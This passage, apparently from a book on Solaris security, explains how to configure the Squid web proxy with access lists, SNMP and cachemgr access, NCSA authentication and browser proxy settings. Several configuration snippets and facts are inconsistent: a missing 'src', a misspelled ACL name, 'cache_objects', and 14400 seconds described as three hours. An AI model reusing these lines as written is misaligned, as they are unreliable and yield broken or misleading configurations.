- ☑ Solaris is capable of functioning as a gateway as well as a router. In implementation, there is little difference between the two. The difference lies in their placement on networks and the way in which they interact with hosts.

Configuring Solaris as a Firewall

- ☑ Firewalls differ in terms of configuration commands, administrative interfaces, and various features. All firewalls are designed to do basically the same thing: filter traffic. The two types of firewalls available are stateless and stateful.
- ☑ SunScreen Lite is a free version of the SunScreen Secure Net Firewall package. SunScreen Lite is designed to operate in routing mode. SunScreen Lite can be used in VPNs and supports Simple Key Management of Internet Protocol.
- ☑ The IP Filter package is one of the older firewall implementations available on the Internet, originally released in 1993. It cam be implemented as both a network firewall and a host-based firewall. It supports both IPv4 and IPv6 networks.

Guarding Internet Access with Snort

- ☑ Snort is ideal for performing intrusion detection. It is capable of monitoring a range of IPv4 addresses and multiple interfaces of a system.
- ☑ When Snort detects a signature that matches one in a previously established database, it generates an alert to notify the parties responsible for the system.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: Does the secure implementation of a router described in this chapter make my network secure?

A: No. The router itself will be secure. However, in order to provide a more secure network infrastructure, additional software will be needed. See the section on firewalling.

Q: What tool do I need to create a fingerprint for the Sun Fingerprints Database?

A: You will need md5. Sun provides an md5 implementation through the Fingerprints Database site.

Q: Testing routing with the –g flag of traceroute fails. Why? What else can I do?

A: There are many reasons testing this can fail. If there is a router between the testing system and the Solaris router, and the router does not permit source routed traffic, this will fail. The best approach is to place the system on the same segment of network. If traceroute does not trace to the system, try making the interface to which the default route is not bound the default route of the testing system, then reaching other systems through the default route.

Q: You speak of minimal services. What if I run DHCP on the network and want to host the DHCP Daemon on the router?

A: Running the DHCP server on a router is not recommended. However, if you would like to do so, be sure that the daemon is listening only on the network you control. A problem with the dhcpconfig program sometime ago caused the daemon to listen and attempt to answer requests on all interfaces. Check the run time options and ensure it's functioning only on your network.

Q: Can I add multiple addresses to be configured to an interface in the hostname6.interface file?

A: Absolutely! For each address you'd like configured to the interface, make an addif entry in hostname6.interface. When the system is rebooted next, it will automatically attempt to configure these addresses to the interface.

Q: I cannot get IP Filter to compile on my UltraSparc or greater system. What can I do?

A: You will need the Forte C Compiler to create the necessary 64-bit compile of IP Filter. It is possible to use the evaluation version of the compiler for this, then create a package that can be used on all 64 bit systems.

Chapter 9

Using Squid on Solaris

Solutions in this chapter:

Introduction

Squid is a caching Web proxy that conforms to the HTTP 1.1 specification. It provides an additional layer of security and monitoring for Web browsers, while caching frequently visited sites for improved performance. In addition to saving bandwidth, Squid can prevent Web sites from determining the IP addresses and browsers used by your clients. Squid can filter content by URL, Multipurpose Internet Mail Extensions (MIME) type and size, and require authentication. It can restrict access by time of day, by user, or by type of traffic.

In this chapter, you'll learn how to configure Squid to provide secure Web access for your workstations. A default installation of Squid allows any browser, anywhere on the Internet, to use your proxy. We will discuss means of securing this access by restricting it to specific IP address ranges.

The Default Settings of a Squid Installation

Once Squid is installed, you must configure it through the /usr/local/squid/etc/ squid.conf file. This file defines the Squid configuration options, including the HTTP port number on which Squid listens for HTTP requests, timeout information, cache peering information, and access control. A skeleton /usr/local/ squid/etc/squid.conf file is created During installation.


The squid.conf file contains default settings, which are commented out, along with some description of the settings and recommendations for various sites. Each configuration option in the squid.conf is identified as a *tag*. For example, the HTTP client request port setting is identified as the http_port tag. We will refer to the squid.conf settings as tags.

We will cover basic Squid configuration to ensure a secure, manageable cache server installation. Client request control, cache directory size and location, access control by IP address, SNMP settings, cache control through the cachemgr.cgi utility, and crutches for certain browsers are all important considerations at this stage.

Configuring Squid

In Figure 9.1, the squid.conf file displays the *Network Options* section. This shows the configuration for the socket address on which Squid will listen for HTTP requests from your clients. The default port number specified, TCP port 3128, is also the default port used by proxy clients to send requests to the proxy cache server. If you change this port on the proxy cache server, you will need to change it on the proxy clients as well. As with most configuration files in UNIX, a pound-sign (#) denotes a comment field. Commented options in the squid.conf show the defaults that Squid will use when it starts. To change a default, remove the # from the beginning of the line, and make your changes.

Figure 9.1 Configuring Squid with the squid.conf File



```
#
# NETWORK OPTIONS
# -----------------------------------------------------------------------------

#  TAG: http_port
#       Usage:  port
#               hostname:port
#               1.2.3.4:port
#
#       The socket addresses where Squid will listen for HTTP client
#       requests.  You may specify multiple socket addresses.
#       There are three forms: port alone, hostname with port, and
#       IP address with port.  If you specify a hostname or IP
#       address, then Squid binds the socket to that specific
#       address.  This replaces the old 'tcp_incoming_address'
#       option.  Most likely, you do not need to bind to a specific
#       address, so you can use the port number alone.
#
#       The default port number is 3128.
#
#       If you are running Squid in accelerator mode, then you
#       probably want to listen on port 80 also, or instead.
#
#       The -a command line option will override the *first* port
#       number listed here.   That option will NOT override an IP
#       address, however.
#
#       You may specify multiple socket addresses on multiple lines.
#
#Default:
# http_port 3128
```

The http_port Tag


The http_port tag configures the HTTP port on which Squid listens for proxy clients. By default, Squid does not listen for proxy clients on any ports. Therefore, you have to open at least one port, using the http_port tag, for Squid to work. As shown in Figure 9.1, the default port is 3128.

The cache_dir Tag

The cache_dir tag, shown in Figure 9.2, specifies where the cached data is stored. You can specify different directories for your cache by using more than one cache_dir tag in the squid.conf. For now, you will only need one cache directory. Figure 9.2 shows the default settings for the cache_dir tag. By default, the following cache_dir tag value is presented:

```
cache_dir ufs /var/spool/squid 100 16 256
```

Figure 9.2 Specifying a Cache Directory



```
#       "diskd" uses the same storage format as "ufs", utilizing a
#       separate process to avoid blocking the main Squid process on
#       disk-I/O.
#
#       cache_dir diskd Directory-Name Mbytes L1 L2 [options] [Q1=n] [Q2=n]
#
#       see argument descriptions under ufs above
#
#       Q1 specifies the number of unacknowledged I/O requests when Squid
#       stops opening new files. If this many messages are in the queues,
#       Squid won't open new files. Default is 64
#
#       Q2 specifies the number of unacknowledged messages when Squid
#       starts blocking.  If this many messages are in the queues,
#       Squid blocks until it receives some replies. Default is 72
#
#       Common options:
#
#       read-only, this cache_dir is read only.
#
#       max-size=n, refers to the max object size this storedir supports.
#       It is used to initially choose the storedir to dump the object.
#       Note: To make optimal use of the max-size limits you should order
#       the cache_dir lines with the smallest max-size value first and the
#       ones with no max-size specification last.
#
#Default:
cache_dir ufs /usr/local/squid/cache 100 16 256

#  TAG: cache_access_log
#       Logs the client request activity.  Contains an entry for
```

Damage & Defense…

Accelerator Mode

The Squid accelerator mode mentioned in the http_port description allows Squid to act as a Web server. Squid basically translates client Web requests by changing the destination server and port, then sends the request to a Web server. The response is cached, and Squid sends it to the client. This reduces traffic to the Web server (it *accelerates* the slow Web server), and can protect the Web server through filtering.

In this mode, Squid can sanitize incoming requests through the use of url_regex filters. By dropping requests that contain nonstandard, questionable, or overly long URLs, Squid offers a defense for those servers plagued by buffer overflows. While it's not a substitute for regular patching, placing a Squid accelerator-mode proxy in front of your Web server can drastically reduce the potential avenues for a hacker.

An added benefit of accelerator mode comes from having multiple Squid servers. By caching your Web content and providing multiple points of failure, site responsiveness and reliability are improved.


This line indicates that the /var/spool/squid directory will use UFS-style handling by Squid (diskd, a recent addition to Squid 2.4, is reportedly much faster with large caches). It also specifies that the directory will have a maximum size of 100 megabytes and consist of 16 subdirectories, with 256 subdirectories beneath each of those. There has been considerable debate over the ideal ratio of subdirectories to maximum cache size, particularly on Solaris. Tuning this option for best performance is beyond the scope of this chapter.

Access Control Lists

Perhaps the most important elements are Squid's access control lists. Squid can allow or deny access to the proxy by source and destination IP address, require authentication, or limit access by time of day, MIME type, or URL. You must provide at least one IP access control list, otherwise your proxy will be discovered and used as a means to obscure the origin of malicious Web traffic.

The access control list (acl) tag allows you to define many types of access control lists. For IP-based access control, the list can include a single client IP address, a range of IP addresses or domains. Once you have defined these values, you can allow or deny requests to the cache server. For example, if you define a range of addresses using the acl tag, you can allow any system using an address from this range of IP addresses to use the proxy cache. The acl tag section of the squid.conf is shown in Figure 9.3.

Figure 9.3 Squid Default Access Control Lists



```
#
#Examples:
#acl myexample dst_as 1241
#acl password proxy_auth REQUIRED
#acl fileupload req_mime_type -i ^multipart/form-data$
#
#Recommended minimum configuration:
acl all src 0.0.0.0/0.0.0.0
acl manager proto cache_object
acl localhost src 127.0.0.1/255.255.255.255
acl SSL_ports port 443 563
acl Safe_ports port 80          # http
acl Safe_ports port 21          # ftp
acl Safe_ports port 443 563     # https, snews
acl Safe_ports port 70          # gopher
acl Safe_ports port 210         # wais
acl Safe_ports port 1025-65535  # unregistered ports
acl Safe_ports port 280         # http-mgmt
acl Safe_ports port 488         # gss-http
acl Safe_ports port 591         # filemaker
acl Safe_ports port 777         # multiling http
acl CONNECT method CONNECT

#  TAG: http_access
#       Allowing or Denying access based on defined access lists
#
#       Access to the HTTP port:
#       http_access allow|deny [!]aclname ...
#
#       NOTE on default values:
```

You will need to configure Squid to allow clients in the incoming-traveller.com IP range to access the proxy, while disallowing access by any other client. To do so, follow these steps:

1. Edit /usr/local/squid/etc/squid.conf.
2. Locate the *acl tags defaults* section.
3. Enter the following acl tags immediately after the **acl localhost src 127.0.0.1/255.255.255.255** entry:


   ```
   acl proxy_clients src 24.130.8.0/255.255.255.0
   acl proxy_clients src 24.130.10.0/255.255.255.0
   ```

   Alternatively, you may create an access list by source domain name:

   ```
   acl proxy_clients srcdomain incoming-traveller.com
   ```

4. Save the squid.conf. Figure 9.4 shows the squid.conf with these additions.

Figure 9.4 The proxy_clients Access List



```
#
#Recommended minimum configuration:
acl all src 0.0.0.0/0.0.0.0
acl manager proto cache_object
acl localhost src 127.0.0.1/255.255.255.255

acl proxy_clients 24.130.8.0/255.255.255.0
acl proxy_clients 24.130.10.0/255.255.255.0

acl SSL_ports port 443 563
acl Safe_ports port 80          # http
acl Safe_ports port 21          # ftp
acl Safe_ports port 443 563     # https, snews
acl Safe_ports port 70          # gopher
acl Safe_ports port 210         # wais
acl Safe_ports port 1025-65535  # unregistered ports
acl Safe_ports port 280         # http-mgmt
acl Safe_ports port 488         # gss-http
acl Safe_ports port 591         # filemaker
acl Safe_ports port 777         # multiling http
acl CONNECT method CONNECT

#  TAG: http_access
```

The http_access tag either permits or denies access to the Squid proxy function. You can choose to permit or deny *all* requests, but such a configuration would be dangerous in the extreme—malicious users could attack remote Web sites through your proxy. To allow the hosts defined in the proxy_clients access control list to use the cache server, add the following entry to the http_access section of the squid.conf:

```
http_access allow proxy_clients
http_access deny all
```

The default-deny stance shown above is the default in the squid.conf, and it is significant. Only those clients within the IP address range that you have specified will be allowed to access the cache. When matching access control lists, Squid will take the first entry that applies to the current situation (client IP, destination IP, proxy user, etc.). Any combinations that happen to fall through the existing rules are caught by the *deny all* line, which prevents exploitation of your cache.

Configuring SNMP

At this point, your cache should be functional after starting squid, but there's still more to do. If you have compiled Squid with SNMP support enabled, you can manage the cache remotely using common tools, and get excellent reports of cache performance statistics using a common tool like MRTG. However, SNMP will also allow an attacker to determine the IP addresses and sites visited by your clients and to clear or shut down the cache, so special attention should be paid to the security implications of this feature.

The first step is to define a list of hosts that are allowed SNMP access to the cache. To do this, define an access control list as before:

```
acl snmp_hosts src 192.168.100.10/255.255.255.255
```

Next, define a community string for the cache. As this value is stored as cleartext in the squid.conf, it is important that only root can read that file. Though Squid drops its root permissions in favor of the *nobody* user for safety reasons, the file is still readable at startup, when Squid is still running as root. To define a community string, add the following line to your squid.conf:

```
acl snmppasswd snmp_community p@s5wD
```

You may also define an address through which SNMP requests are sent and received by using the snmp_incoming_address and snmp_outgoing_address tags. If your cache has only a single network interface, this is not necessary.

To enable SNMP access to the cache from the host specified in the snmp_hosts acl, add the following lines to your squid.conf:

```
snmp_access allow snmppasswd snmp_hosts
snmp_access deny all
```

The above lines allow the host at 192.168.100.10 to send SNMP requests to the cache using the SNMP community string p@s5wD, and denies access by any other machine.

Configuring the cachemgr.cgi Utility

The cachemgr.cgi utility is compiled during the Squid installation process. By placing this utility in the cgi-bin directory of your Web server and configuring Squid appropriately, you can control the Squid process through a Web browser, gather useful performance data, and check the health of your cache. It is just as important to secure access to this utility as it is to secure SNMP access. In addition to the security provided by Squid itself, access to execute this CGI program should be limited to only trusted users and trusted hosts. To configure manager access, you will first need to define an access list that controls cache objects. Cache objects are, for all practical purposes, the internal anatomy of Squid itself. To create a cache object access list, add the following line to your squid.conf:


```
acl manager proto cache_objects
```

By default, cache management through cachemgr.cgi is disabled. To enable management access to Squid, add the following line:

```
cachemgr_passwd m6RpW all
```

Figure 9.5 shows a list of Squid objects that may be individually defined.

Figure 9.5 Squid Objects



```
#       Some valid actions are (see cache manager menu for a full list):
#               5min
#               60min
#               asndb
#               authenticator
#               cbdata
#               client_list
#               comm_incoming
#               config *
#               counters
#               delay
#               digest_stats
#               dns
#               events
#               filedescriptors
#               fqdncache
#               histograms
#               http_headers
#               info
#               io
#               ipcache
#               mem
#               menu
#               netdb
#               non_peers
#               objects
#               pconn
#               peer_select
#               redirector
#               refresh
#               server_list
```

You will also need to define an access control list that identifies which host will be allowed to control the cache. When using cachemgr.cgi, this acl is the IP address of the Web server where the program is installed. Add the following line to your squid.conf:

```
acl mangement_host 192.168.100.12/255.255.255.255
```

Now, you can define management access to the cache:

```
http_access allow manager management_host
http_access deny manager all
```

Tools & Traps…

Good Housekeeping

SNMP and cachemgr.cgi access can be valuable tools for administrators who maintain large numbers of caching proxy servers. However, there are security risks involved with allowing another host to control your cache. Attackers can shut down the cache, reconfigure its operation, and read the contents of the squid.conf. This information can reveal enough about your network and your Web clients to pose significant risk.

To reduce this risk, be extremely conservative about management access. Only a few, trusted hosts inside your network should have management access, and passwords should be selected with the same care and attention given to regular changes in other administrative accounts. Only your systems administrators should be allowed to control the cache.

As SNMP is a cleartext protocol, and as Squid does not yet support SNMPv3 encrypted passwords, the ideal management host shares the same switched segment as the cache host. If possible, cache hosts should have two network interfaces. One should be configured for public access, and the other, on a private network, should be used for cache control and to exchange cache peering data. Sun's line of Netra servers, which come equipped with two network interfaces, make excellent Squid hosts. If at all possible, the cachemgr.cgi binary should live on its own Web server, apart from your public content. Access to this binary should be limited to Secure Sockets Layer (SSL)-secured connections, to prevent exposure of the cache management password and sensitive data.

You should now be able to control the Squid cache from a Web browser by providing the cachemgr.cgi installation with the URL. The username is *manager*, and the password is the one you defined with the cachemgr_passwd tag.

New in Squid 2.4—Help for IE Users!

Prior to version 2.3, Squid had problems with Internet Explorer. The developers received word that several earlier versions of IE would fail to send a Pragma-No-Cache header if the user asked to refresh a Web page. Without realizing a fresh copy of the page had been requested, the proxy would deliver stale content from the cache. Squid 2.4 added a feature to deal with this issue. It recognizes IE by its User-Agent string, and if two successive requests for the same page arrive within a certain period of time, it will flush the stale page from the cache and retrieve a new copy directly from the Internet site. This is not a security issue, but awareness of this configuration option may prevent phone calls from irate users who cannot load refreshed Web content. To enable this feature, add the following line to your squid.conf:

```
ie_refresh on
```

We have now covered the basic configuration steps necessary to secure your proxy. The next section will discuss more elaborate access control and authentication.

Configuring Access to Squid Services

Simply allowing access to your Squid proxy from a handful of trusted IP addresses may not be enough. For some sites, authentication on a user-by-user basis is necessary. Perhaps there are only some employees who should be using the Web for work-related matters, or perhaps some have unrestricted access while others may only reach sites related to their job. Squid contains access control features flexible enough to handle nearly any circumstance.

The Basics of Basic-Auth

Squid supports a variety of authentication frameworks. The most basic authentication, NCSA, works like HTTP basic authentication of the type you'd get from an .htaccess file. The client is prompted for a username and password, these are compared to a local password file stored on the Squid server, and access is granted or denied accordingly. In addition, Squid can authenticate via Lightweight

Directory Access Protocol (LDAP), Server Message Block (SMB) for Windows NT or Samba, or PAM. Pluggable Authentication Modules, as described in Chapter 4, offer the most flexible method. For the purposes of this chapter, we will describe NCSA authentication, as it is the most common.

All forms of Squid authentication are handled by an external program, defined in the squid.conf. The user's credentials are passed to the program, which attempts to verify them and then informs the Squid process whether access is allowed or denied. Clients remain authenticated by IP address for a certain length of time. Once that time has expired, the client will have to authenticate again. This is not ideal, as someone may inadvertently walk away from a workstation that is authenticated to the proxy, but it is the only way for squid to handle authentication in a reasonably unobtrusive manner.

The NCSA authentication program, ncsa_auth, is built at installation time. To enable it, add the following line to your squid.conf:

```
authenticate_program /usr/local/squid/bin/ncsa_auth /etc/passwd.squid
```

The file /etc/passwd.squid contains username and encrypted password pairs generated by Apache's **htpasswd** command. While it is inconvenient to require multiple passwords for different uses, we strongly recommend that the Squid access password be different from other passwords, such as those for electronic mail or shell access. There is no mechanism in the HTTP specification to secure basic authentication, other than to tunnel it through SSL (which neither Squid nor browsers handle for proxy connections), so the password is sent to the Squid host in the clear. For this reason, the password should be unique and changed frequently. The password file itself consists of pairs of usernames and encrypted passwords, separated by colons. For example:

```
scarter:43ergoi3sdgjI
joniell:er@wvc3S/S'.G
tealc:E/sdrgig#f9sd
djackson:r4erg45jddj90
ghammond:TYghdth09fs9%
mayborne:(q49uv#cv3Sge
```

Access Control for Users

As an example, suppose our employees should only be using the proxy during normal business hours. However, our sysadmin is allowed access at any time, as his hours vary considerably, and our CIO and CEO should have round-the-clock access. First, create an access list that requires authentication to the proxy for anyone:

```
acl auth1 proxy_auth REQUIRED
```

Next, define the list of people who may use the proxy at any time:

```
acl auth_any proxy_auth ghammond mayborne scarter
```

Tell Squid what our normal business hours are:

```
acl day time 08:00-18:00
```

Now, we can define access to the proxy so that everyone requires authentication, regular employees may only use the proxy during business hours, and special access is granted at any time for everyone else:

```
http_access allow auth_any
http_access allow auth1 day
http_access deny all
```

As always, the default-deny stance given in the last line is important. Anyone who isn't in Squid's password file and can't otherwise identify themselves should be denied access.

Access Control Lifetime

By default, Squid allows access from a specific workstation for one hour before requiring the user to authenticate again. This is intended to provide an adequate compromise: there is a risk that an unattended workstation can be used for unauthorized access, but repeatedly forcing users through the authentication process is a nuisance. If the amount of time needs to be adjusted, the *authenticate_ttl* object can take a value in seconds for how long to remember authenticated access. The default is 3600, or one hour. To change this configuration to provide three hours of uninterrupted Web access, enter the following command:

```
authenticate_ttl 14400
```

A considerable amount of sysadmin time can be spent at large sites just handling password changes. The Squid Web site (www.squid-cache.org) includes links to several CGI mechanisms that allow users to change their Squid passwords. Placing one of these on a secure Web server, accessible only within the internal network, will greatly simplify the management of Squid passwords.

Configuring Proxy Clients


Once authentication is configured, it's time to configure clients to access the proxy. Depending on your network configuration, a client may or may not have to be configured as a proxy client in order to use a Web proxy cache server. For example, some networks are configured to transparently send all HTTP traffic leaving the network to the Web proxy cache server. In this case, the proxy clients do not need manual configuration.

Configuring a proxy client is far easier than configuring Squid. as all proxy client configuration is completed within the browser application itself. This demonstration will show you how to configure three browsers for a proxy server. One system is a UNIX host running Lynx. The other is a Microsoft Windows 98 system running Netscape and Internet Explorer. Additionally, Netscape supports automatic proxy configuration by a URL to a small javascript program. An example of such a configuration and an example of the necessary javascript utility will be given. To configure Netscape Navigator to use the proxy follow the steps in Exercise 9.1.

Exercise 9.1 Configuring Netscape Navigator

1. Start Netscape Navigator.
2. Click the **View** menu, and choose the **Preferences** option.
3. In the **Category** column, expand the **Advanced tree** and click **Proxies**. The proxy configuration window will appear. Your screen should resemble Figure 9.6.

Figure 9.6 Configuring a Network Proxy for Netscape Navigator




A network proxy is used to provide additional security between your computer and the Internet (usually along with a firewall) and/or to increase performance between networks by reducing redundant traffic via caching.

Direct connection to the Internet [✓ Manual proxy configuration] Automatic proxy configuration

Configuration location (URL):

4. Click the **Manual proxy configuration** radio button, then click **View**.
5. You can configure a proxy for reach Internet protocol that Netscape supports. Enter the host name of the Squid proxy in the HTTP Proxy field. If your proxy is configured to use port 3128 to accept requests, enter that port number as shown in Figure 9.7.

Figure 9.7 Configuring Netscape Navigator to Access Your Squid Web Proxy Cache


Manual Proxy Configuration

Servers

Type	Address of proxy server to use	Port
HTTP:	webcache.incoming-traveller.com	3128
Security:		0
FTP:		0
Socks:		0
Gopher:		0
WAIS:		0

Exceptions

Do not use proxy servers for domains beginning with:

Use commas (,) to separate entries.

6. Click **OK** twice to return to the browser. There is no need to restart Netscape.
7. In Netscape Navigator, enter the following URL: **www.squid-cache .org**. If it does not appear, your browser is incorrectly configured. If you have configured Squid to require authentication, a dialog box will appear. Provide a valid username and password, and you should be connected to the remote Web site.

The Lynx command-line browser also supports proxies. To configure Lynx to use the Squid proxy, perform the steps in Exercise 9.2. You may need to be root to edit the lynx.cfg configuration file.

Exercise 9.2 Configuring Lynx

1. Find the line that begins #http_proxy and change it to:

```
http_proxy:http://webcache.incoming-traveller.com:3128
```

2. Save the lynx.cfg file.
3. Use lynx to enter the following URL: **lynx www.squid-cache.org**.


4. The Squid home page should appear. If not, your browser proxy settings are incorrectly configured.

Internet Explorer also supports proxies. To configure Explorer follow the steps in Exercise 9.3.

Exercise 9.3 Configuring Internet Explorer

1. Start Internet Explorer.
2. Click on the **Tools** menu and choose **Internet Options**.
3. Select the **Connections** tab, and click **LAN Settings**.
4. Deselect **Automatically Detect Setting**.
5. In the **Proxy server** section, click the **Use a proxy server** check box.
6. In the **Address** field, enter the host name of the Squid proxy server.
7. In the **Port** field, enter **3128**.
8. Your settings window should resemble Figure 9.8.

Figure 9.8 Configuring Internet Explorer as a Squid Proxy Client



Local Area Network (LAN) Settings

Automatic configuration

Automatic configuration may override manual settings. To ensure the use of manual settings, disable automatic configuration.

☐ Automatically detect settings

☐ Use automatic configuration script

Address:

Proxy server

☑ Use a proxy server

Address: [illegible] Port: 3128 Advanced...

☐ Bypass proxy server for local addresses

OK Cancel

9. Click **OK** twice to return to the browser.
10. In Internet Explorer, enter the following URL: **www.squid-cache.org**.
11. The Squid home page should appear. If not, your browser proxy settings are incorrectly configured.

Automatic Proxy Configuration

You can simplify the browser configuration for your Netscape and Explorer users by providing an automatic proxy configuration URL. This is simply a javascript file on your Web server with the name **proxy.pac**, which contains instructions for the browser about your proxy. A simple form of this program is shown below. It will cause Navigator to send all Web traffic to your proxy, though more elaborate URL handling is possible.

```
Function FindProxyForURL ( url, host)
{
      return "PROXY webcache.incoming-traveller.com:3128; DIRECT";
}
```

Instead of using the **Manual proxy configuration** radio button, simply select **Automatic proxy configuration** and provide the following URL: **www.incoming-traveller.com/proxy.pac**. Navigator will automatically use the proxy for all Web traffic. In Explorer, select **Use automatic configuration script** and provide the same URL.

Tools & Traps…

The Lure of the Invisible Cache

Sites with a large number of Squid clients should consider a transparent caching solution. Transparent caching consists of a piece of networking equipment that rewrites HTTP packets and sends them to your cache. The Squid cache then services the requests and sends the replies back.

The advantage of transparent caching systems is that you and your support staff don't have to individually configure hundreds or thousands of browsers. Your users surf the Web normally, unaware that the network is sending their requests to the cache. Most transparent caching systems also support redundancy and failover. In the event that the cache is unable to service requests, the transparent caching system can send data to an alternate cache or directly to the Internet.

